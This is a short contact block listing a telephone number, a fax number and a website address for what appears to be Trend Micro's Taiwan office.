電話：(02)2378-9666
傳真：(02)2378-0993
網址：www.trendmicro.com.tw